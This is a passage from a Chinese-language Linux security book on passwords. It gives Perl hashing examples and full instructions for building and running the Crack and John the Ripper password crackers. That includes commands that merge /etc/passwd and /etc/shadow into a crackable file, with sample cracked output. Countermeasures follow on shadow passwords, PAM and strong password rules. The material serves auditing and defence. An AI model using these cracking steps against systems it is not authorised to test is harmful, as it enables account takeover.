chomp $passwd;

print 'The result is:', crypt($passwd, $salt), "\n";

```

下面是这个程序的执行例子。

```

[jdoe@machine1 perl]$ ./crypt.pl
Please enter your salt: x7
Please enter your password: IAmGod
The result is: x7Se2vAt4SqKQ

```

注意

DES的开发得到了美国政府的部分支持, 所以不能向美国之外的地区输出DES。

MD5 算法

MD5 是一种散列算法, 在很多方面改善了前面使用的 DES。

- ▼ 无限长口令 不仅限于8个字符长度。
- 更大的密钥空间 下面是MD5 输出的一个例子:
\$1\$rVh4/3C/\$.xtBPA85bzw/2qBTOYY/R.
它远比13个字符要长, 而且其合法字符包括标点符号和其他字符。
- ▲ 可输出 美国政府没有参与MD5开发, 因此能够向美国之外的地区输出。

下面的Perl 脚本介绍了怎样使用MD5:

```

#!/usr/bin/perl -w
# md5.pl
use strict;
use MD5;

print 'Please enter your password: ';
my $passwd = <STDIN>;
chomp $passwd;

```

```
my $md5 = new MD5;
$md5->add($passwd);
my $digest = $md5->digest();
print("Result is", unpack("H*", $digest), "\n");
```

下面是这个程序的执行例子。

```
[jdoe@machine1 perl]$ ./md5.pl
Please enter your password: IamGod
Result is d8c653b74da4841b95b17d38a68f20cb
```

注意

两个不同的口令产生相同的MD5密文极其罕见，但理论上存在可能。

9.2 口令破解程序

口令破解是一种猜测口令试图获得计算机权限的行为。多数口令破解策略涉及到从某个字典选择常见的单词（称为字典攻击）或设定常见的口令模式（例如testing123）。黑客试图进行口令攻击的步骤通常包括获得/etc/passwd的拷贝，然后在自己的机器上执行口令猜测程序，以试图生成与文件中保存的密文一致的加密串。

蛮力攻击致力于重复尝试登录。黑客使用某个用户名（例如root），并开始猜测其口令的蛮力攻击——可能以“aaaaaa”开始，然后是“aaaaab”，再是“aaaaac”，以此类推，等等。这类攻击并不需要获得加密口令的拷贝——仅需要足够的耐心和大量的时间。但是，这类攻击很容易被发现，因为它们在系统日志文件中留下了踪迹。而且人们确实经常检查日志文件，不是吗？

下面是Linux日志文件/var/log/messages的例子，其中给出了发生过蛮力攻击的证据。

```
Nov 6 15:49:27 machine1 login[1699]: FAILED LOGIN 1 FROM localhost FOR
root,Authentication failure
Nov 6 15:49:32 machine1 login[1699]: FAILED LOGIN 2 FROM localhost FOR
root,Authentication failure
Nov 6 15:49:37 machine1 login[1699]: FAILED LOGIN 3 FROM localhost FOR
root,Authentication failure
Nov 6 15:49:41 machine1 login[1699]: FAILED LOGIN SESSION FROM localhost
FOR root, Authentication failure
Nov 6 15:49:41 machine1 PAM_pwd[1699]: 3 more authentication failures;
```

```
(uid=0) -> root for login service
Nov 6 15:49:41 machine1 PAM_pwd[1699]: service(login) ignoring max retries;
4 > 3
```

手工执行字典攻击或蛮力攻击是一份冗长乏味的工作,然而,多数黑客并不手工执行攻击,而是使用某个现有的开源口令破解程序。下面介绍其中流行的两个 Crack 和 John the Ripper。



Crack

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 9 |
| 影响力: | 9 |
| 风险率: | 9 |

Crack 是最有名的 UNIX 口令破解程序之一。可以将其称为“口令破解的鼻祖”。它是衡量其他口令破解程序的标准。Crack 的作者是来自 Wales 的 UNIX 工程师 Alec D.E. Muffet。用 Alec 的话说:“Crack 是一个使用标准猜测技术破解标准 UNIX 8 字符 DES 加密口令的程序,可自由使用。它具有灵活性、可配置性和高效性。”

安装 Crack

下面的例子在 Red Hat Linux 版本 6.2 上执行。在其他多数 Linux 版本也有类似的安装步骤。首先,从以下网址下载最新版本(当前是 5.0a):

```
http://www.users.dircon.co.uk/~crypto/index.html
```

然后,解开压缩包:

```
[jdoe@machine1 /tmp]# tar xzf crack5.0.tar.gz
```

进入名为 c50a 的新目录:

```
[jdoe@machine1 /tmp]# cd c50a
```

下一步是编译 Crack。如果使用基于 MD5 的 crypt() 函数(正是 Red Hat 6.2 的情况),必须执行以下步骤:

```
[jdoe@machine1 c50a]# mv src/libdes src/libdes.orig
```

```
[jdoe@machine1 util]# cd src/util
[jdoe@machine1 util]# cp -f elcid.c,bsd elcid.c
[jdoe@machine1 c50a]# cd ../../..
```

创建和执行Crack的脚本程序为Crack。Crack同时支持DES版本和MD5版本的crypt()。Crack中有一节代码用于指定所使用的crypt()版本。默认情形下，Crack支持DES算法。因为Red Hat 6.2使用MD5，因此需要对其稍作修改以支持Red Hat。下面是Crack中的几行代码：

```
# vanilla unix cc
CC=cc
CFLAGS="-g -O $C5FLAGS"
#LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg:
NetBSD MD5

# gcc 2.7.2
#CC=gcc
#CFLAGS="-g -O2 -Wall $C5FLAGS"
#LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg:
NetBSD MD5
```

将其做如下修改：

```
# vanilla unix cc
#CC=cc
#CFLAGS="-g -O $C5FLAGS"
#LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg:
NetBSD MD5

# gcc 2.7.2
CC=gcc
CFLAGS="-g -O2 -Wall $C5FLAGS"
LIBS=-lcrypt # uncomment only if necessary to use stdlib crypt(), eg:
NetBSD MD5
```

现在，就可以编译Crack：

```
[jdoe@machine1 c50a]# ./Crack -makeonly
```

现在，创建字典（这可能需要花一些时间）：

```
[jdoe@machine1 c50a]# ./Crack -makedict
```


Crack 生成字典之后，将会有如下输出：

```
Crack: Created new dictionaries...
Crack: makedict done
```

运行 Crack

试图破解 /etc/passwd，应以如下方式执行 Crack。

```
[jdoe@machine1 c50a]# ./Crack /etc/passwd
```

或者，如果喜欢的话，可以将 /etc/passwd 复制到运行 Crack 的目录。

```
[jdoe@machine1 c50a]# cp /etc/passwd passwd.txt
```

请注意，如果使用的是 NIS 或阴影口令 (shadow password)，复制得到的 /etc/passwd 并不是一个可破解的文件。如果运行的是 NIS，生成可破解口令文件的一种方法是执行：

```
[jdoe@machine1 c50a]# ypcat passwd > passwd.txt
```

如果系统使用阴影口令 (将在本章稍后介绍)，则攻击者可以使用 Crack 发布中一个名为 shadmrg.sv 的脚本生成可破解的口令文件。

警告

因为这个可破解的口令文件包含口令密文，必须保证只有 root 才能读这个文件。

```
[root@machine1 c50a]# scripts/shadmrg.sv > passwd.txt
[root@machine1 c50a]# chmod 600 passwd.txt
```

现在，是时候运行 Crack 了。执行 Crack 程序，并将口令文件名作为参数传入：

```
[jdoe@machine1 c50a]# ./Crack passwd.txt
```

作为结果，Crack 将输出如下几行：

```
Crack: launching: cracker -kill run/Kmachine1.1572
Done
```

Crack 在后台启动了 cracker 程序。对此可做如下检查：

```
[jdoe@machine1 c50a]# ps ax | grep crack
1661 pts/1      RN      0:28 cracker -kill run/Kmachine1.1572
```

Crack 将在名为 run 的目录下创建一个日志文件，以记录运行过程。对该文件使用 tail 命令可以观察破解过程。

```
[jdoe@machine1 c50a]# tail -f run/Dmachine1.1572
O:967256300:673
I:967256300:LoadDictionary: loaded 0 words into memory
I:967256300:OpenDictStream: trying: kickdict 674
I:967256300:OpenDictStream: status: /ok/ stat=1 look=674 find=674
genset='conf/rules.perm4' rule='/osc0/sss$/asa4/hs' 41' dgrp='gcperm'
prog='smartcat run/dict/gcperm.*'
O:967256300:674
I:967256300:LoadDictionary: loaded 0 words into memory
I:967256300:OpenDictStream: trying: kickdict 675
I:967256300:OpenDictStream: status: /ok/ stat=1 look=675 find=675
genset='conf/rules.fast' rule=':' dgrp='1' prog='smartcat run/dict/
',.*'
O:967256300:675
I:967256307:LoadDictionary: loaded 166811 words into memory
```

Crack 需要运行的时间取决于口令文件中的用户数以及他们口令的健壮性, 通常都比较长。而且, 如果没有以 nice 运行, 它将有很高的 CPU 占用率。top 命令的如下输出显示了 Crack 所占用的 CPU 时间:

```
[jdoe@machine1 c50a]# top
      PID  USER   PRI  NI  SIZE  RSS  SHARE STAT  LIB  %CPU  %MEM  TIME  COMMAND
    26811  jdoe    18   5 3864 3864   340 R  N      0 97.4  1.4  4:56 cracker
```

请注意, 它消耗了 97.4% 的 CPU 时间。同时, Crack 也较频繁地读写磁盘。

注意

用户在别人的机器上运行 Crack 的情况并不罕见。所以如果发现机器运行变慢或者过多访问硬盘, 就应该执行 top (或类似) 命令来监控系统中的进程。一旦发现 Crack 正在运行, 就需要采取必要对策。

使用多台机器破解口令

Crack 能够以分布式进程方式运行。换句话说, 能够在网络的主机间或同一机器的多个处理器间分配 Crack 的负载。对于 Crack 5.0, 需要在主系统安装 Perl。几乎所有 Linux 发布都默认安装 Perl。

采用以下步骤即可以分布式进程方式运行 Crack:

1. 编辑 conf/network.conf。

这个文件每一行的格式如下:

```
host:relpow:nfsbool:rshuser:crackdir
```

这里:

- ▼ host 是 Crack 将要 rsh 的主机名
- relpow 表示主机的计算能力。Crack 以此确定如何平滑地分布负载。
- nfsbool 确定远程主机是否共享 Crack 文件存储, 默认为“y”。
- rshuser 是使用 rsh 命令时的用户名 (可选)。
- ▲ crackdir 是包含 Crack 的远程主机目录 (必须)。

2. 执行 Crack `--network [other flags] filename...`

电子邮件选项

Crack 有一个选项, 可以向所有被破解口令的用户发送邮件。

```
[jdoe@machine1 c50a]# ./Crack --mail passwd.txt
```

使用这一选项将会向所有被 Crack 破解口令的用户发送 scripts/nastygram 文件的内容。可以修改这个脚本, 向那些使用脆弱口令的用户发送信息, 并告知和教育他们怎样选择健壮的口令。

向那些使用脆弱口令的用户发送邮件会促使他们选择健壮的口令。然而, 也有一个很好的理由阻止发送这样的邮件: 在传输过程中, 它可能会被黑客截取, 因此黑客就能够知道该用户使用脆弱的口令。然后, 黑客就可能去尝试破解这个用户的口令, 并在破解后登录系统, 然后自行更改口令, 或对系统造成更大的损害。处理脆弱口令的更好办法或许只是简单地锁定用户, 然后联系他们; 或者, 如果方便的话, 等待他们主动来联系你。

查看结果

要查看 Crack 的结果, 使用所提供的 Reporter 程序:

```
[root@machine1 c50a]# ./Reporter
```

```
--- passwords cracked as of Mon Sep 11 12:52:11 CDT 2000 ---
Guessed student {student} [passwd.txt /bin/bash]
Guessed jdoe {john} [passwd.txt /bin/bash]
Guessed root {IAmGod} [passwd.txt /bin/bash]
```

这里我们看到有 3 个用户的口令已经被 Crack 破解。

注意

这个 *root* 用户的口令并不是很难猜。实际上, *root* 的口令应当异常健壮。它应当是系统中最难以侵入的用户。

关于 Crack 的一个重要注解

应当仔细查阅 Crack Web 站点上的帮助文件。作为 FAQ, 它包括很多有用的提示和指导。其中有一个问题尤其值得提及:

How do I run Crack under DOS/Win95?

Reformat your hard-drive and install Linux, then try again. CAUTION: this process may lose data.

(译文如下: 我如何在 DOS/Win95 下运行 Crack? 重新格式化硬盘并安装 Linux, 然后再尝试运行。警告: 这么做会导致丢失数据。)

**John the Ripper**

| | |
|------|---|
| 流行度: | 9 |
| 简单度: | 9 |
| 影响力: | 9 |
| 风险率: | 9 |

John the Ripper 是一个更新的口令破解程序。John 的速度要快于 Crack, 并增加了以下几个特性:

- ▼ 高效而且强大。
- 可以破解标准和双倍长度的 DES, MD5 和 Blowfish 算法。
- 使用内部高度优化的模块以取代 crypt (3)。
- 可以挂起和重新启动破解任务。
- 已移植到多个平台, 因此在某台机器上开始的任务可以在另一机器上继续执行。
- 用户可以制定自己的单词表和规则。
- 可以获得已中断或正在执行的任务的状态。
- ▲ 可以指定所需破解的用户或组。

安装 John the Ripper

访问 John 的官方站点:

<http://www.openwall.com/john/>

本书写作时源代码的最新版本是1.6,因此,下载john-1.6.tar.gz文件,并解开压缩文件。

```
[jdoe@machine1 john]$ tar xzf john-1.6.tar.gz
```

然后,转到新的目录,并进入src目录,执行make:

```
[jdoe@machine1 john]$ cd john-1.6
[jdoe@machine1 john-1.6]$ cd src
[jdoe@machine1 src]$ make linux-x86-any-elf
```

这将创建名为run/john的可执行程序。run目录下包括了john运行所需的所有文件,因此该目录可以复制到任何位置。

运行 John the Ripper

执行john时需要在命令行传入口令文件,通常是/etc/passwd的拷贝。

注意

如果使用了阴影口令,则可使用john附带的unshadow程序来获得加密的口令文件。因为只有root才能读取/etc/shadow文件,所以也只有root才能执行unshadow。

注意

因为所创建的文件将包含加密口令,必须确保只有root才能读取这个文件。

```
[root@machine1 run]$ unshadow /etc/passwd /etc/shadow > passwd.txt
[root@machine1 run]$ chmod 600 passwd.txt
```

程序运行时在终端显示所破解的口令,同时将其保存到run/john.pot文件中。下面是john运行和输出的例子。

```
[jdoe@machine1 run]$ john passwd.txt
Loaded 3 passwords with 3 different salts (FreeBSD MD5 [32/32])
jdoe          (john)
student       (student)
```

注意

再次运行john时,它查看john.pot文件,如果发现口令已经被破解,就不再破解它。

在 john 运行时，可以按任意键查看当前状态：

```
guesses: 2 time: 0:00:02:50 (3) c/s: 1532 trying: 2bdo
```

按 CTRL-C 将挂起 john。按 CTRL-C 两次则会终止程序，并且不保存结果。此外，每隔 10 分钟 john 都会把当前状态保存到 run/john.ini 文件中，因此如果在运行过程中系统崩溃，john 能够在启动后恢复执行（这一功能显然针对使用 Windows 的用户）。

继续执行被中断的任务：

```
[jdoe@machine1 run]$ john -restore
```

获得被破解的口令：

```
[jdoe@machine1 run]$ john -show passwd.txt
jdoe:john:500:500:John Doe:/home/jdoe:/bin/bash
student:student:501:100::/home/student:/bin/bash
```

```
2 passwords cracked, 1 left
```

获得指定用户的被破解口令：

```
[jdoe@machine1 run]$ john -show -users:jdoe passwd.txt
jdoe:john:500:500:John Doe:/home/john:/bin/bash
```

```
1 password cracked, 0 left
```

可以用很多其他方式来运行 john。更多的细节可以参见 john 安装目录下的 doc/EXAMPLES 文件。

john 的模式

run/john.ini 中的定义可以增强 john 的模式。这个文件包括用户可以创建和增强的许多规则和模式。john 所支持的模式包括

- ▼ **单词表模式** 允许用户在 FILE 中指定或从 stdin 中读入单词表。这些单词将被用来破解口令，也可以提供用于修改单词的规则。

```
[jdoe@machine1 run] john -wordfile:FILE
[jdoe@machine1 run] john -wordfile -stdin
```

- **单破解模式** 以 login/GECOS 信息作为口令，速度极快。

```
[jdoe@machine1 run] john -single
```



- **增量模式** 尝试所有可能的字符组合。这是最具威力的模式，但是会耗费大量时间。

```
[jdoe@machine1 run] john -incremental
```

- ▲ **外部模式** 允许使用类似于C语言编写的函数。

```
[jdoe@machine1 run] john -external
```

电子邮件选项

与Crack类似，John也能向所有被破解口令的用户发送邮件：

```
[jdoe@machine1 run]# ./mailer passwd.txt
```

这个程序将向所有被John破解口令的用户发送电子邮件。

与Crack使用脚本将电子邮件发送给那些选择脆弱口令的用户类似，这里可以用mailer程序告知和教育他们怎样选择健壮的口令。

同样，向这些使用脆弱口令的用户发送电子邮件也存在潜在危险。

9.2.1 其他破解程序

虽然Crack和John the Ripper是两个最有名的口令破解程序，但还存在着其他大量破解程序。<http://packetstorm.security.com/>上给出了这些程序的详细列表，是一个值得访问的优秀站点。



Viper

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 10 |
| 影响力: | 7 |
| 风险率: | 7 |

Viper (<http://www.wilter.com/wf/>) 是一个基于GUI的Windows程序，它能够对DES/crypt()口令执行蛮力攻击。它以/etc/passwd或/etc/shadow（将在本章稍后介绍）的某一行作为输入，以此选择字符长度为1到12的口令串，进行蛮力攻击。Viper能够遍历这个空间内的所有口令。它逐个地尝试从“a”到“000000000000”之间所有可能的字符组合。其中所使用的字符只包括字母和数字，而忽略了标点符号和特殊字符。因为Viper尝试所有可能的字母和数字的组合，它需要很长的运行时间——真正很长的时间。如果它要遍历长度为12的字符

串的所有可能组合,就必须尝试 3^{21} 个口令。即便在高速机器上,这也会花去相当可观的时间。

Viper相当慢,在运行时将占用大量的CPU时间。此时,即使像把窗口最小化为图标的操作也需要花去几分钟时间。然而,如果你不能使用Linux系统(发现自己不能使用Linux机器是前去入侵的非常好的理由),则这是一个很好的工具,它能够在其他平台上破解Linux口令。



Slurpie

| | |
|------|---|
| 流行度: | 8 |
| 简单度 | 8 |
| 影响力: | 9 |
| 风险率: | 8 |

Slurpie(<http://www.jps.net/coati/archives/slurpie.html>)是一个类似于Crack和John the Ripper的口令破解程序,能够运行在分布式环境下。因为Slurpie能够同时在一台或多台计算机上运行,所以它能够很可观地加快破解速度。

Slurpie的输入参数是口令文件和字典,后者是可选参数。它能够运行在一台或多台主机上。在多台主机上运行Slurpie的方法很简单,只需在每台机器上编译安装Slurpie,并且将所有机器的IP添加到Slurpie目录下的hosts.dat文件中。

一 口令破解对策

针对黑客使用口令破解程序破解用户口令的情况,可以采用如下几个方法来保护系统:

1. 自己运行口令破解程序,找到机器中存在的那些脆弱口令。
2. 确保口令文件不是可读的。
3. 经常检查日志文件。
4. 使用阴影口令。

9.2.2 字典的有效性

因为字典攻击使用单词表来生成口令,那么单词表越是全面,攻击成功的可能性也越大(前提是用户口令也基于字典中的单词)。因此,如果试图破解口令,就应当找到一个或多个大型字典。应当记住,黑客在破解口令时会使用多种语言的字典,其字典中也会包含一些罕见的单词(例如科学术语)。下面给出的资源中含有许多高质量的字典。

Linux 字典

每台 Linux 机器上都可以找到一本字典。对于 Red Hat 6.2, 它是 `/usr/dict/words`。

Packetstorm

这个 Web 站点 (<http://packetstorm.securify.com/>) 上有大量的字典和单词表。可以找到多种语言 (例如中文、丹麦语和意大利语等) 和多类主题 (生物、学院和姓名等) 的单词表。此外, 这个站点也有指向许多口令破解程序的链接。

Freie Universitat Berlin, Germany

这是另一个有大量字典的站点 (<http://ftp.fu-berlin.de/pub/unix/security/dictionaries/>), 其中包括许多不同语言。

9.3 阴影口令和 `/etc/shadow`

阴影口令是隐藏口令密文的一种方法, 使字典攻击变得极为困难。此时, `/etc/passwd` 文件仍然存在, 但是创建了另一个名为 `/etc/shadow` 的文件。这个文件保存了系统所有口令的密文, 并且只有 root 才能读取。现在, 阴影口令已经成为口令安全性的关键部分, 几乎所有流行的 Linux 发布都实现了阴影口令。使用阴影口令非常必要, 隐藏口令密文是用户有效抵御字典攻击所能采取的最重要步骤。

本节将介绍阴影口令, 并示范怎样把非阴影口令转换为阴影口令。

9.3.1 阴影口令说明

如果使用了阴影口令, 则 `/etc/passwd` 的内容就会与下面类似:

```
root:x:0:0:root:/root:/bin/hash
oin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
```

```
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:100:101:X Font Server:/etc/X11/fs:/bin/false
gdm:x:42:42:./home/gdm:/bin/bash
postgres:x:40:233:PostgreSQL Server:/var/lib/pgsql:/bin/bash
jdoe:x:500:500:John Doe:/home/jdoe:/bin/bash
student:x:501:100:./home/student:/bin/bash
```

请注意，密文字段现在只是简单的“x”（这不属于密文格式）。/etc/shadow的内容如下：

```
root:aleGVpwjgvHGg:11013:0:99999:7:-1:-1:134549444
bin:!:11012:0:99999:7:::
daemon:!:11012:0:99999:7:::
adm:!:11012:0:99999:7:::
lp:!:11012:0:99999:7:::
mail:!:11012:0:99999:7:::
news:!:11012:0:99999:7:::
uucp:!:11012:0:99999:7:::
operator:!:11012:0:99999:7:::
gopher:!:11012:0:99999:7:::
ftp:!:11012:0:99999:7:::
nobody:!:11012:0:99999:7:::
xfs:!:11012:0:99999:7:::
gdm:!:11012:0:99999:7:::
postgres:!:11012:0:99999:7:::
jdoe:2bTlcMw8zeSdw:11195:0:99999:7:-1:-1:134549452
student:9d9WE322:11195:0:99999:7:-1:-1:134549452
```

/etc/shadow中的字段含义为：

- ▼ 用户名
- 口令密文
- 口令最后修改日期与1970年1月1日的相隔天数
- 离用户允许修改口令还剩下的天数
- 离用户必须修改口令还剩下的天数
- 离系统提醒用户必须修改口令还剩下的天数
- 用户仍可修改口令的剩余天数，否则到期之后该帐号将被禁止

▲ 保留字段

/etc/shadow 文件只能被 root 读取：

```
[jdoe@machine1 jdoe]$ ls -l /etc/passwd /etc/shadow
-rw-r--r-- 1 root root 842 Sep 12 16:24 /etc/passwd
-r----- 1 root root 759 Sep 12 16:24 /etc/shadow
```

如上所述，/etc/shadow 不仅隐藏口令密文避免了非授权浏览，从而极大增加了字典攻击的难度，其中还包含了维护口令所要用到的信息。

在当今充满敌意的网络环境中，阴影口令极为关键，大多数 Linux 发布都支持这一功能，如果你现在使用的 Linux 机器中还没有实现阴影口令，应当现在就启用阴影口令。

一 启用阴影口令

启用阴影口令只需运行若干早已安装在 Linux 机器中的程序。下面介绍在未实现阴影口令的机器上实现阴影口令的步骤。

pwck —— 检查 /etc/passwd 完整性

首先，运行 pwck 以验证 /etc/passwd 文件的完整性。这一过程将检查 /etc/passwd 中的每条记录，确保其遵循正确的格式，并且每个字段的值都正确。pwck 程序验证的具体内容如下。

- ▼ 字段数正确性
- 用户名惟一性
- 用户和组 ID 的合法性
- 主组有效性
- 主目录有效性
- ▲ 登录 shell 有效性

```
[root@machine1 /root]# pwck
user adm: directory /var/adm does not exist
user gopher: directory /usr/lib/gopher-data does not exist
user gdm: directory /home/gdm does not exist
pwck: no changes
```

pwconv —— 转换到阴影口令

然后，运行 pwconv 转换到阴影口令。它根据现有的 /etc/passwd 文件创建 /etc/shadow

文件（如果系统中已经存在阴影文件，则将被合并）。

```
[root@machine1 /root]# pwconv
```

祝贺你。现在系统已经实施了阴影口令，在Linux口令安全方面前进了一大步。

注意

可以检查`/etc/passwd`文件中的密文字段是否已经被替换成“x”来验证这一转换是否成功。此外，即便在转换成功之后，仍可能在`/etc/passwd`中添加普通未加阴影的帐号。因此，需要定期检查`/etc/passwd`的内容以确保所有的口令都已阴影化。

pwunconv —— 去除阴影

如果必要，可以使用`pwunconv`依据现有`/etc/passwd`和`/etc/shadow`文件创建去除阴影的`/etc/passwd`。但不应存在这种必要性，不是吗？

9.3.2 阴影口令命令组

系统为使用阴影口令提供了一组口令维护工具。

chage 命令

这一组工具中最重要的命令是`chage`。系统使用该命令所设定的信息判断用户是否必须更改口令。执行时使用`-M`选项，可以强制用户在指定期限之后更改口令。

```
chage [-m mindays] [-M maxdays] [-d lastday] [-I inactive]
      [-E expiredate] [-W warndays] user
```

- ▼ mindays 两次更改口令之间的最小天数
- maxdays 口令有效的最大天数
- lastday 口令最后修改日期与1970年1月1日的相隔天数
- inactive 口令过期之后，帐号禁用之前的休眠天数
- expiredate 帐号禁用的起始日期
- ▲ warndays 在用户必须修改口令之前开始提醒用户的天数

其他有用的阴影命令

在阴影命令组中还包含许多其他命令。下面概述了其中最常用的那些命令。更多的信息

可以参见帮助页。

- ▼ gpasswd 往组中添加新用户
- groupadd 创建新组
- groupdel 删除组
- groupmod 修改组信息
- passwd 替换/etc/passwd的passwd程序,以使用/etc/shadow
- useradd 创建新用户
- userdel 删除用户
- ▲ usermod 修改用户信息

9.4 Apache 口令文件

使用 Apache Web 服务器时,能够使用 http 认证(将在第 12 章进一步介绍)对文档树的某个部分实施口令保护。认证过程中用户登录 Web 站点的方式与登录 Linux 机器类似——需要输入用户名和口令。这些用户名/口令值通常保存在系统的某个文件中。对处理 http 请求的用户(通常该用户名为 nobody)来说,这个文件必须是可读的。

注意

Apache 也能够使用来自外部数据库如 Oracle 或 LDAP 的口令。

这个文件的每一行都是一个包含用户名和口令密文的记录,以冒号分隔。这些 Apache 口令文件可以使用与/etc/passwd 相同的加密算法——DES 或 MD5。

下例是一个使用 DES 加密的 Apache 口令认证文件:

```
al:/foTYdf.SNqv6
george:280vQwcBMRgog
tom:wNvFNEBEAZFXw
jerry:ultdPMRqyRk9a
```

下例使用 MD5 算法:

```
al:$apr1$RaZWp/..$GYchwLLC7z09Na2iU1YVp1
george:$apr1$NVBrj/..$CyoN73WDFMmyLOBr1c2H/
tom:$apr1$S451T/..$DwxJsADc0M65Ne3I1hvBv1
jerry:$apr1$82UFC...$j9516u7As.dMp2w.HZA/z/
```

这些文件由 Apache 随带的 `htpasswd` 命令创建。执行 `htpasswd --elp` 可以得到该命令的细节。

警告

许多希望对部分主页实施口令保护的管理人员会编写一个小型脚本, 以从 `/etc/shadow` 中提取口令信息。这个做法为用户提供了方便, 因为他们只需记住一个口令。但是这不是一个好主意, 因为 http 认证过程中口令在网络上以明文传输。即便系统采取措施确保登录的安全性 (例如用 `ssh` 代替 `telnet`), HTTP 传输依然会使口令易于遭到攻击。

注意

关于通过连接诸如 POP, IMAP 等服务来尝试获得口令的方法, 请参见第 6 章。

与 `/etc/passwd` 类似, 但不同于 `/etc/shadow`, 这些文件能够被大多数用户读取, 因此它们能够被 Crack、John 或其他口令破解工具破解。

注意

许多 Linux 应用程序实施口令保护, 其中的大部分使用自己的方式保存和处理口令。例如, Samba (为 SMB/CIFS 客户端提供无缝文件和打印服务的开源软件组——<http://www.samba.org/>) 和 MySQL (一个开源且通常免费的 SQL 数据库系统——<http://www.mysql.com/>)。

9.5 Pluggable Authentication Modules

Linux 社区使用 `/etc/passwd` 和 `/etc/shadow` 已经有不少年了, 这种方式能够充分满足绝大部分目标, 但也存在某些限制。如果希望启用新的口令方案, 有两种可能:

- ▼ 系统管理员必须重编译所有使用新的认证方法的程序, 以使它们能够内在支持这一方法。
- ▲ 系统管理员必须以额外的登录方法“封装”相应服务。例如登录时, 可能使用哑 shell 取代用户 shell, 以便在用户进入实际的登录 shell 前实施另一个认证步骤。

不幸的是, 这些方法并不十分完美。某些协议没有内置多个认证方法, 也不能很容易地以前述方法封装。

PAM是Pluggable Authentication Modules系统的一个实现,很好的解决了这个问题。PAM最初由Sun开发;然而,它很快就被Linux社区接受,并且开发了更多的模块。

PAM允许系统管理员确定在整个站点范围内所要实施的认证方法,或者根据服务来指定认证方法。每个认证方法都使用相应的模块来处理相关请求。这样,就可以为任意认证方法编写模块,而且现在已经编写了很多认证模块,例如Kerberos, LDAP, SecureID, s/Key, OPIE, TACACS+等等。

Linux上现有的PAM模块有:

- ▼ pam_cracklib.so
- pam_deny.so
- pam_pwdb.so
- ▲ pam_group.so

尽管PAM增强了口令管理的健壮性,但也意味着系统口令可能会保存在/etc/passwd和/etc/shadow之外的地方。因此,在实施预防性口令破解前,必须了解所有认证流的源头。通常,除非向默认Linux系统添加了特殊的认证模块,所有认证过程很可能依然只受/etc/passwd和/etc/shadow的控制。

注意

关于PAM的更多信息,请参见<http://www.kernel.org/pub/Linux/libs/pam/>。

9.6 口令保护

当前存在几种能有效实现口令保护的策略。最重要的观念是使用健壮的口令,从而不会被字典攻击破解程序所破解。

本节将介绍以下观点:

- ▼ 创建更有效口令的策略
- 使用阴影口令
- 怎样强制用户使用健壮的口令
- 口令期限
- 一次有效的口令
- MD5

▲ 定期运行口令破解程序

创建有效口令的策略

首先，脆弱的口令

创建健壮口令的第一条规则是不要选择脆弱口令。作为普遍规律，脆弱口令通常由名字、单词和/或数字组成。下面的例子都是不好的口令：

- ▼ joe102367
- fido2000
- testing123
- 8675309
- ▲ ncl701-d

按照当前硬件的计算能力，容易记住的口令也能很快被破解。因此，不要选择这类口令。如果口令由出现在某些字典中的单词组成，也易于受到口令攻击的威胁。在其中添加数字（例如电话号码、生日或常见的数字序列）或反向拼写的单词并不会增加口令的有效性，因为口令破解程序在测试时也会这么做。因此，应当避免在口令中包含以下成分：

- ▼ 名字或生日
- 家人的名字或生日
- 宠物的名字或生日
- 电话号码
- 流行名词，如 Dilbert，Star Trek，Lord of the Ring 等中的单词
- 非英语单词（字典攻击也包括非英语单词，不要认为选择非英语单词就能增加破解的难度）
- ▲ 以上单词的所有逆序拼写

创建健壮口令的规则

有效的口令必须难以猜测，不基于字典中的单词，并且相对容易记住。相对易记很重要：如果口令很难记住，就会很想把它写下来。这样做很危险，因为别人也能够读取写下的口令。

健壮的口令遵循如下简单规则：

| | |
|-------------------|-----------------------|
| 至少各有一个字符来自于这些字符集: | a-z |
| | A-Z |
| | 标点符号, 如!(*\$ |
| | 0-9 |
| 如果采用 DES 加密: | 使用 6~ 8 个字符 |
| 如果采用 MD5 加密: | 使用任意长度的字符串 (长于 15 更好) |

创建有效口令的简单方法

下面是创建有效口令的一个简单方法: 找到一个生僻但易记的短语或句子。它可以摘自歌曲、书或电影。然后, 创建它的缩写形式, 其中包括大写字母和标点符号。

注意

不要选择太个性化的短语或句子(例如, 如果别人都知道你喜欢海明威的作品并深有研究, 就不要选择 "Ask not for whom the bell tolls")。但选择的句子必须有足够的意义以便于记忆。

例如, 我们选择古代某个名人说过的一句广为人知的谚语:

I came, I saw, I conquered.

创建其缩写形式:

Ic, Is, Ic

如果采用 DES 算法, 则这个口令遵循前面大部分规则。它至少各包括一个小写字符、大写字母和标点符号。但有一个规则没有满足: 口令中没有数字。但很容易在里面添加数字, 尤其是我们决定用字符 "1" 来取代某个 "I":

Ic, 1s, Ic

下面是另一个例子——来自某部电影的著名台词。

Wake up! Time to die.

创建其缩写形式:

Wu!Ttd.

这也是一个不错的口令, 但是缺少一个数字, 因此添加一个:

Wu!T2d.

用这种方法可以创建数之不尽的健壮口令。在过去喜欢的书、电影和歌曲中选择有趣易记的句子，然后创建其缩写，并做必要的改动，就可以得到一个好的口令了！

考虑如下情形，如果有人了解你是一个研究古罗马的学者，或者热衷于美国科幻电影，他们就可猜测你所选择的行，以及相应的语句片段，然后得到其缩写形式。

例如，假设有如下句子：

Monopoly and Sorry: two games to play.

就能产生一个好的口令：

M&S:2g2p

警告

因为这些口令样例随本书出版，所以很可能被添加到口令破解程序的字典中，不要再使用它们。

创建防弹口令

要创建实质上不可猜测的口令，采用DES时应选择8字符的随机串，而采用MD5时则选择15字符以上的随机串。

选择口令时要注意经常改变长度。否则，黑客就会了解并只猜测相应长度的口令（如6或15）。下面是几个例子。

| | |
|-----|-----------------|
| DES | xAS?d4\$8 |
| | [:5;cI! |
